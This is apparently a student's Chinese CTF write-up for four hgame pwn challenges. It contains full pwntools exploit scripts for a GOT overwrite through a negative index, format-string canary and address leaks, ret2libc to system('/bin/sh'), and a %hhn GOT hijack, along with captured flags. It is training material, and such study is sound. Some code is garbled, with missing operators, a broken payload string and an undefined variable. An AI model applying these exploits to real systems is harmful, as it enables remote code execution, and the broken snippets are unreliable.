

PWN

薯片拯救世界2

刚开始没发现漏洞.....一度向着各种复杂的方向思考，后来Aris再三强调这题很简单，emmm然后就发现了玄机

```
read_n(16LL * v5 + 0x6020E0, 0x10u);
```

read读入的地址与某些重要数据相当接近，而v5是能通过输入直接确定一定范围内的值的，经过计算需要劫持的地址小于0X6020E0.....然后发现v5可以是负数，那剩下的就是最基础的got表劫持了，aris还贴心地附赠了后门233

exp:

```
from pwn import *

#cn=process('./CSTW2')

cn=remote('118.24.3.214',11000)

bd=0x40096A

cn.recvline()

cn.sendline('1')

cn.recvline()

cn.recvline()

cn.sendline('1')

cn.recvline()

cn.recvline()

cn.sendline('1')

cn.recvline()

cn.recvline()

cn.sendline('1')

cn.recvline()

cn.recvline()

pay='-9'

cn.sendline(pay)

cn.recvline()

pay2=p64(bd)

cn.sendline(pay2)

cn.interactive()

hgame{Ch1p_H4ve_ChaoDuo_LaoP000000}
```

Steins;Gate2

仅仅在sg1的基础上增加了地址随机化保护，其它均未改动，在看懂week1的wp后，剩下的难度已经不多了。

主要思想是利用格式化字符串漏洞泄露实际地址，第一遍执行时，第二关和第三关的printf由于输入限制，均无法泄露额外内容，唯一的变数在于第四关的栈溢出。由于一次运行中canary的值不变，将程序再执行一遍时就可以利用第三关的printf泄露实际地址。

第一个难点在于在没有泄露的情况下将返回地址改为start地址。面向百度学习后得知最低三位的地址不会改变，而且写入是从低地址往高地址，因此可以只修改返回地址的低位。问题在于修改数据必须两位一改，倒数第四位也不会泄露orz.....因此尝试爆破，一共只有16种可能还算是比较轻松的。

剩下的主要问题，基本就是在调试过程中调整读取和接收数据的问题，同时sg1的exp大部分都可以直接拿来用，就偷懒直接复制了下XD（最终连接服务器时，爆破一次就成功了233）

exp:

```
from pwn import *

context.log_level = 'debug'

context.terminal = ['gnome-terminal','-x','bash','-c']

#cn = process('./SteinsGate2')

cn=remote('118.24.3.214',11003)

cn.recvuntil('ID:')

cn.sendline('/bin/sh\x00')

cn.recvuntil('world.')

payload=(0x40-0x10)*'a'+p64(0x2333)

cn.send(payload)

# leak rand num

cn.recvuntil('man.')

payload2='%7$p'

cn.send(payload2)

num=int(cn.recvuntil('it?')[:-21],16)

print(hex(num))

payload3=(0x40-0x24)*'a'+p32(0x6666)+(0x40-0x10-0x24+4)*'a'+p32(0x1234+num)

cn.send(payload3)

cn.recvuntil('Payment of past debts.')

payload4='%11$p'

cn.send(payload4)

#cn.recvline()

canary=cn.recvuntil("To seek the truth of the world.\n")[:-0x46]

canary=int(canary,16)
```

```

print(hex(canary))

payload5='a'(0x40-0x10)+p64(0x2333)+p64(canary)+'a'8+'\xc0\x29'

cn.send(payload5)

cn.recvline()

cn.sendline('/bin/sh\x00')

cn.recvuntil('world.')

payload=(0x40-0x10)*'a'+p64(0x2333)

cn.send(payload)

# leak rand num

cn.recvuntil('man.')

payload2='%7$p'

cn.send(payload2)

num=int(cn.recvuntil('it?')[:-21],16)

print(hex(num))

payload3=(0x40-0x24)'a'+p32(0x6666)+(0x40-0x10-0x24+4)'a'+p32(0x1234+num)

cn.send(payload3)

cn.recvuntil('Payment of past debts.')

payload4='%13$p'

cn.send(payload4)

cn.recvline()

r=int(cn.recvline()[:-41],16)

print r

rdi=r*0x1000+0xe83


cn.recvuntil('To seek the truth of the world.')

payload5='a'(0x40-0x10)+p64(0x2333)+p64(canary)+'a'8+p64(rdi)+p64(rdi+0x2011BD)+p64(rdi-0x20B)

cn.send(payload5)

cn.interactive()

```



```

cat flag.txt
[DEBUG] Received 0x1c bytes:
'hgame{You_4re_T1Me_Trav3ler}'
hgame{You_4re_T1Me_Trav3ler}[*] Got E
$

```

handsomeariis

终于做到了一道chip姐姐出的pwn题2333.....

大概观察一下后，基本可以确认这是一道考察libc泄露的基础题，其他要注意的就是payload必须先复读一遍aris真帅！不然程序就会直接退出

首先需要泄露libc版本，高大上的DynELF.....并不会用，哭了。于是打算泄露两个函数的地址，通过偏移量去在线网站上查询libc版本，过程如下

```
cosmos@ubuntu: ~/Desktop/dbgsrv
cosmos@ubuntu:~/Desktop/dbgsrv$ python
Python 2.7.12 (default, Nov 12 2018, 14:36:49)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> e=ELF('./handsomeariis')
[*] '/home/cosmos/Desktop/dbgsrv/handsomeariis'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
>>> start=0x400610
>>> main=0x400735
>>> rdi=0x400873
>>> puts=0x400590
>>> libc_start_got=e.got['__libc_start_main']
>>> puts_got=0x601018
>>> pay='Aris so handsoooooome!\x00'+ 'a'*19+p64(rdi)+p64(libc_start_got)+p64(puts)+p64(start)
>>> pay1='Aris so handsoooooome!\x00'+ 'a'*19+p64(rdi)+p64(puts_got)+p64(puts)
>>> #cn=process('./handsomeariis')
... cn=remote('118.24.3.214',11002)
[x] Opening connection to 118.24.3.214 on port 11002
[x] Opening connection to 118.24.3.214 on port 11002: Trying 118.24.3.214
[+] Opening connection to 118.24.3.214 on port 11002: Done
>>> cn.recvline()
'Aris so handsoooooome!\n'
>>> cn.recvline()
'Repeat me!\n'
>>> cn.sendline(pay)
>>> cn.recvline()
'Great! Power upupuppp!\n'
>>> a=cn.recv()[0:6]
>>> a+='\x00\x00'
>>> print hex(u64(a))
0x7f89f379b740
>>> cn.sendline(pay1)
>>> cn.recvline()
'Great! Power upupuppp!\n'
>>> b=cn.recv()[0:6]
>>> b+='\x00\x00'
>>> print hex(u64(b))
0x7f89f37ea690
>>>
```

得到libc版本后，该网站还贴心地附赠了该libc中几个重要函数以及'/bin/sh'的偏移量，感动ing，那么剩下就没什么难度了

```
temp.py (~/Desktop/dbgsrv) - gedit
Open  [Add]

# -*- coding: utf-8 -*-
"""
Spyder Editor

This is a temporary script file.
"""


from pwn import *
e=ELF('./handsomeariis')
start=0x400610
main=0x400735
rdi=0x400873
puts=0x400590
libc_start_got=e.got['__libc_start_main']
puts_got=0x601018
pay='Aris so handsoooooome!\x00'+ 'a'*19+p64(rdi)+p64(libc_start_got)+p64(puts)+p64(start)
#cn=process('./handsomeariis')
cn=remote('118.24.3.214',11002)
cn.recvline()
cn.recvline()
cn.sendline(pay)
cn.recvline()
a=cn.recv()[0:6]
a+='\x00\x00'
libc=u64(a)
print libc
system=libc+0x24c50
binsh=libc+0x16c617
pay1='Aris so handsoooooome!\x00'+ 'a'*19+p64(rdi)+p64(binsh)+p64(system)
cn.sendline(pay1)
cn.interactive()
```

```
run.sh
$ cat flag
hgame{R3peat_m3_Aris_y333333s}[*] Got EOF while reading in interactive
```

babyfmt

这题做得是相当曲折.....也和自己作死有关咳咳

读题可知，该题考察格式化字符串漏洞，同时也提供了后门。基本套路一般都是got表劫持，但是.....看着IDA的F5界面，printf后就没有别的函数了。难道是ret2main的套路？幸好在思维混乱前回到汇编界面按了下空格



这下就注意到了stackchkfail，emm当时也没多想，直接进入调试输了一堆a，发现果然栈溢出改变了canary的值，会进入stackchkfail。实际上光看代码是很难看出read的范围覆盖到了canary，实际上还和read_n函数的计算错误有关。总之，有点瞎猫碰到死耗子的感觉Orz.....

由于限制了输入长度，而要修改的地址长达八位，必须使用最简化的输入。首先可以一次性把高位地址都变成0，然后利用%hhn逐位写入数据，将stackchkfail的got表劫持为后门地址。

exp:

```
from pwn import *
```

```
got=0x601020
```

```
system=0x40084E
```

```
pay='%7$lnaaa'+p64(got)
```

```
pay1='%11$ln%8'+c%12$hhn'+%56c%13$+'hhn%14c%'+14$hhnaa'
```

```
pay1+=p64(got+3)+p64(got+1)+p64(got+2)+p64(got)+'a'*0x30
```

```
cn=remote('118.24.3.214',11001)
```

cn.recvline()

cn.sendline(payload)

cn.interactive()